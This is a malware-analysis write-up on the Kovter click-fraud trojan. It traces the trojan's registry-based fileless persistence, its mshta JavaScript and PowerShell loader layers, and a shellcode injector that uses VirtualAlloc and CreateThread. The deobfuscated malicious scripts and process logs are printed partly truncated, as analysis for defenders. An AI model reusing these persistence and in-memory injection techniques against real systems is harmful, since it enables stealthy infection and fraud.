Kovter

github.com/itaymigdal/malware-analysis-writeups/blob/main/Kovter/Kovter.md

itaymigdal

itaymigdal/**malware-analysis-writeups**

Some of my Malware Analysis writeups.

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main

malware-analysis-writeups/Kovter/Kovter.md

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Malware Name	File Type	SHA256
Kovter	x32 exe	40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731

Intro

Probably this is the piece of malware that blew my mind the hardest of all malwares i have ever touched (still they are not a lot though 😅). days and nights i spent on it and it is not even close to be enough to fully comprehend the whole picture of it. it uses

tons of tricks against analysts, and it has brilliant persistence mechanism. the malware essence is special as well - it is a Click-Fraud Malware, and i could not explain it better then "eWhite Hats" did on their "KOVTER UNCOVERED" paper:


> Blogs display ads in the hope that their readers will see an advertisement that interests them and click on it. The click is tracked by the ad network (such as Google AdWords) and the blog is financially rewarded for the number of readers that click on ads while reading their blog. Click fraud malware infects a computer and uses that computer as a host to perform fraudulent clicks. In this way, the group running the malware campaign can make money at the expense of the ad network and the advertisers, since the advertisers pay for the clicks, whether legitimate or not. The malware group registers fake websites with the ad network. The fraudulent clicks are for ads these websites “displayed.” The ad network cannot differentiate between these “clicks” for ads that were never seen by anyone and legitimate clicks, so the malware group is paid for the fake clicks on their fake sites.

Additionally, the malware is written in Delphi which is harder to analyze then the usual C/C++.

Analysis process


The initial executable which contains all the upcoming badness inside of it has a very creepy icon:


Of course it is packed:



As i do always, i'm executing the malware under Procmon to see the main malware actions. the file is sleeping for few minutes and then:

Few processes are spawned with very interesting command line:





Process Name	PID	Operation	Path	Command Line
svchost.exe	3812	Process Exit		C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc
PDFXCview.exe	5612	Process Start		"C:\Users\IEUser\Desktop\PDFXCview.exe"
wmiprvse.exe	3148	Process Create	C:\Windows\system32\mshta.exe	C:\Windows\system32\wbem\wmiprvse.exe
mshta.exe	8056	Process Start		"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F
mshta.exe	8056	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F
powershell.exe	5816	Process Start		"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
powershell.exe	5816	Process Create	C:\Windows\System32\Conhost.exe	"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
Conhost.exe	8564	Process Start		\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe	5816	Process Exit		"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:hzndiw
Conhost.exe	8564	Process Exit		\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
mshta.exe	8056	Process Exit		"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R5DwE=U73D.F

The process tree by AnyRun:

A huge amount of data is written to the registry by almost all of the processes:

PDFXCview.exe	5612	RegSetValue	HKCU\Software\wFMMHneB\Hkpk92nh	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\wFMMHneB\HHbgjT4pXw	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\vmwbcodxv\pxpg	"C:\Users\IEUser\Desktop\PDFXCview.exe"
PDFXCview.exe	5612	RegSetValue	HKCU\Software\vmwbcodxv\eznyhwwfez	"C:\Users\IEUser\Desktop\PDFXCview.exe"
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zone...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R
mshta.exe	8056	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\D...	"C:\Windows\system32\mshta.exe" javascript:Axt9NQg="SP";U73D=new%20ActiveXObject("WScript.Shell");N1RBfrdJ="aHX";R

regsvr32.exe	4636	RegSetValue	HKCU\Software\vmwbcodxv\nfct
regsvr32.exe	4636	RegSetValue	HKCU\Software\vmwbcodxv\hcpduebihc
regsvr32.exe	4636	RegSetValue	HKCU\Software\vmwbcodxv\syinrpwh
regsvr32.exe	4636	RegSetValue	HKCU\Software\vmwbcodxv\pxpg
regsvr32.exe	4636	RegSetValue	HKCU\Software\vmwbcodxv\eznyhwwfez
regsvr32.exe	4636	RegSetValue	HKCU\Software\Classes\a5ef\shell\open\command\(Default)
regsvr32.exe	4636	RegSetValue	HKCU\Software\Classes\.c0ded\(Default)
regsvr32.exe	4636	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\


A huge ammount of connections are made to variety of destinations by Regsvr32.exe (as you already guess - this is the click fruad activity):

regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50374 -> 40.48.11.126:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50375 -> genevabroadband.com:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50376 -> 143.152.28.164:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50373 -> 16.126.107.146:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50379 -> dhcp-130-58-76-179.swarthmore.edu:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50380 -> ip164.statdsl30.bevcomm.net:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50377 -> 68.220.49.84:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50381 -> 238.240.143.74:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50383 -> 236.30.108.110:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50384 -> 145.6.214.144:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50382 -> 89-67-216-17.dynamic.chello.pl:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50386 -> 235.137.240.9:https
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50371 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10.mynet:50372 -> 185.117.72.90:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50385 -> 96.sub-75-238-170.myvzw.com:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50388 -> host-115-62.available.khakasnet.ru:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50387 -> 159.48.237.170:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50389 -> 82.200.186.220.metro.online.kz:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50390 -> host-81-73-203-189.business.telecomitalia.it:http
regsvr32.exe	4636	TCP Reconnect	MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50391 -> cpe-72-130-227-212.hawaii.res.rr.com:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10:50392 -> 127.211.118.42:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50393 -> 132.133.186.197:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50394 -> 36.29.141.182:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50395 -> 129.247.43.208:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50396 -> 213.242.114.60:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50397 -> bras-vpm-toroon01y3w-lp130-05-76-71-158-123.dsl.bell.ca:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50399 -> 54.136.198.32:http
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50400 -> 92.205.73.218:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50402 -> 117.200.195.195:https
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50401 -> 19.45.202.14:8080
regsvr32.exe	4636	TCP Disconnect	MSEDGEWIN10.mynet:50403 -> h183.222.20.98.static.ip.windstream.net:https

Persistence Mechanism


After the computer was well infected, we will follow the persistence chain.

We'll try to locate anything suspicious in Autoruns, and we found it:




Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				9/14/2018 11:34 PM	
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	5/29/2008 4:32 PM	0/75
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				1/25/2021 1:50 PM	
VBoxTray	VirtualBox Guest Additions Tray Appli...	(Verified) Oracle Corporation	c:\windows\system32\vboxtray.exe	1/7/2021 8:31 AM	0/74
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				12/6/2020 12:22 PM	
SunJavaUpdateSched	Java Update Scheduler	(Verified) Oracle America, Inc.	c:\program files (x86)\common files\java\java update\jusche...	12/9/2020 7:36 AM	0/75
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/6/2021 7:20 AM	
(Default)			c:\users\ieuser\appdata\local\bd84\24d9.bat	3/6/2021 7:20 AM	Unknown
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2/26/2021 6:35 AM	
Google Chrome	Google Chrome Installer	(Verified) Google LLC	c:\program files\google\chrome\application\88.0.4324.190\i...	2/18/2021 1:08 PM	0/75


Suspicious batch file was written to a the run key. navigating to the location in Explorer:



Besided the batch file we see another file with a very suspicious extention. the content of the batch file is:




The batch file executes the other weird file (the first argument of `start` is the title of the new window). looking at the content of the file:



It looks encrypted..


So now you must ask, how Windows suppose to know how to deal with this ".c0ded" extention?

The answer lies in the following registry location (Which was written by the malware of course):



This key describes how to treat this ".c0ded" file, and the answer here is - treat it like it was a "a5ef" file.

And how to treat this extention?




By executing the above command. here is the command after a bit cleaning:

```
"C:\Windows\system32\mshta.exe" "javascript:Au3RYNx="z"
Ig3=new ActiveXObject("WScript.Shell")
waM4J=Ig3.RegRead("HKCU\\software\\vmwbcodxv\\eznyhwwfez")
eval(waM4J)
"
```

The command reads the registry value in `HKCU\software\vmwbcodxx\eznyhwwfez` and runs it as Javascript by Mshta.exe.

Opening this location in Regedit reveals this key including all the other values that was written by the malware. but watch this - when opening the value `eznyhwwfez`, it looks empty, even though we can see something is there in the Regedit navigator:



This is happening because Kovter authors used a realy nice trick that abuses a known bug in the registry: all the values written to it were prefixed with a Null byte, which causes the registry to display an empty value in newer versions of Windows, or crash the program in older version.

So exporting all this registry data:

```
[HKEY_CURRENT_USER\Software\vmwbcodxv]
"pxpg"="$:ÂÄ:N*›4pÃêJ¶ÙZ0OSC¶‡IŸ~ê^.A²SS3DC1BEL—í»ETBµ¿SYN)ÑŞeðVý–ôDC2#ìüFRIíá±ª
SO ¸§0¢BELDLE--ÊETXÃZï–œ=ØW=ö¦K(Ão3v'aŒDtqtFFsðosHŸžSIeÄ×pdçETXW¸}^DŽ(m;DLESTXµ
"eznyhwwfez"="OGgkTVakpKafN3vtaU8aZZSQA=\"OjVCdUCo62rRhVSga2rBU3NJFu4MsD7LRRELqrdIC
"czyraw"="dzAWgJM+VNVUEFViWXJ3oF9cXangWWrjl3bN9DSm65JvQDCQ8nW/qTl4nhahtrMqIkJ6oqXkh
"nfct"="dTgW3J85Vq6KMA=="
"hcpduebihc"="dmkS25I/U15Cc4C0fE6jJRcIB2vcQGU="
"syinrpwh"="eTlH3JUwVZsHrDEtp40WzQQ="
```

We've got a very obfuscated Javascript code that contains a big blob of binary data that deobfuscated and being sent to "eval" function which executes it:

```
d6Qz="34122B177E7034250C0337123806213A1F00723C2C54413A0D012B195C202C2F7840312E060620251105516E10600233230A55263

j97sjqU="";

for(bu4XWGHV=0 ; bu4XWGHV<d6Qz.length ; bu4XWGHV+=2)
    j97sjqU+=String.fromCharCode(parseInt(d6Qz.substr(bu4XWGHV,2),16));

P5HfPxrxnb="gDGB96yWzryDVEYHGDEdHicNTHhL6MudK3flErvbyhdYDX1QgG6wx0lcQ4TcTrfUqECELshleHYJmVGU";
J0DGIpdpzPaV="";

for(xOzV9AOnxH5Ghub=QgplZsWmkCq6hPHi=0 ; QgplZsWmkCq6hPHi<j97sjqU.length ; QgplZsWmkCq6hPHi++)
        {
        J0DGIpdpzPaV += String.fromCharCode(j97sjqU.substr(QgplZsWmkCq6hPHi,1).charCodeAt()^P5HfPxrxnb.substr(x
        }

eval(J0DGIpdpzPaV);
```

A quick trick to analyze it is to comment out the "eval" function and write the content to a file instead:

```
// eval(J0DGIpdpzPaV);

var fso  = new ActiveXObject("Scripting.FileSystemObject");
var fh = fso.CreateTextFile("C:\\Users\\IEUser\\Desktop\\kovter_js_out.txt", 2, true);
fh.WriteLine(J0DGIpdpzPaV);
fh.Close();
```

we've got another obfuscated code, deobfuscating it (removing junk comments, junk variables and a indenting):

```
try
    {
    moveTo(-100,-100)
    resizeTo(0,0)
    Ic1=new ActiveXObject("WScript.Shell")
    (Ic1.Environment("Process"))("aviqzrj")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('I29kZXBxeGx0a
    ALF1B=Ic1.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:aviqzrj",0,1)
    }

catch(e)
    {}
```

So what we've got here? Another Javascript layer that resizes the window to zero and hide it in the corner, creates a Powershell variable and initialize it with Powershell code that decodes a big blob of base64 and executes it with "iex" ("iex" of Powershell = "eval" of Javascript and more languages). decoding the Powershell blob:

```
$mal = [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('I29kZXBxeGx0aXZreWx0cXFvYWFybgOKc2xlZXAoMTUpO
$mal > C:\Users\Owner\Downloads\KOVTER\11_ps_out.txt
```

And we've got another obfuscated Powershell layer 😒:

```
#odepqxltivkyltqqoaarn
sleep(15);try{
#agzckxc
function gdelegate{
#rgsjhcfii
Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);
#iqybnvpct
$TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emi
#kdqmzsne
$TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Parameters).SetImplementationFlags("
#vevr
$TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Managed");
#vieolbrpdu
return $TypeBuilder.CreateType();}
#zdivoeh
function gproc{
#piqlxvydnt
Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
#qlpzz
$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.dll")};
#dvwifn
$UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
#erojiz
return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropSer
#uxzwawc
[Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,<#gp#>0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,<#lcv#>0x30,0x8B,0x52,
#dfjtjpo
$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr],[UInt32],[UInt32]
#grqknst
if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32],[UInt3
#klcvtlgi
for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
#zoyra
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32],[UI
#ryio
```

Deobfuscating:

```
sleep(15)
try
{
    function gdelegate{
        Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);
        $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflect
        $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Parameters).SetImplementatio
        $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Managed");
        return $TypeBuilder.CreateType();}

    function gproc{
        Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
        $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.
        $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
        return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.In
        [Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,<#gp#>0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,<#lcv#>0x30,0x
        $pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr],[UInt32],
        if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32]
        for ($i=0;$i -le ($sc32.Length-1);$i++)
            {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
    ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32]
    }

    sleep(1200);
}
catch{}
    exit;
```

So what this code is doing is define a big blob of shellcode inside the `$sc32` variable, calling `VirtualAlloc` to allocate virtual memory in the current process (which is still Powershell.exe), copying the shellcode to it using `memset` and then executing it using `CreateThread`.

Analyzing The Shellcode

The shellcode is PIC (position independent code), thus has no imports, thus has to find the needed imports by itself, and it does it by the known reflective loading method (explained here, and in more other places). first it navigates to the PEB to get the address of Kernel32.dll:

```
HIDWORD(peb_address) = *(_DWORD *)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 20);
```

After retrieving the `LoadLibraryA` and `GetProcAddress` addresses from Kernel32.exe, it can resolve all the rest of the calls it need.

So it loads Advapi32.dll (a library which contains all the registry API):

```
mov     [ebp+var_D1], 61h ; 'a'
mov     [ebp+var_D0], 64h ; 'd'
mov     [ebp+var_CF], 76h ; 'v'
mov     [ebp+var_CE], 61h ; 'a'
mov     [ebp+var_CD], 70h ; 'p'
mov     [ebp+var_CC], 69h ; 'i'
mov     [ebp+var_CB], 33h ; '3'
mov     [ebp+var_CA], 32h ; '2'
mov     [ebp+var_C9], 2Eh ; '.'
mov     [ebp+var_C8], 64h ; 'd'
mov     [ebp+var_C7], 6Ch ; 'l'
mov     [ebp+var_C6], 6Ch ; 'l'
```

And then reads an the encrypted Kovter main payload that was written to the registry:

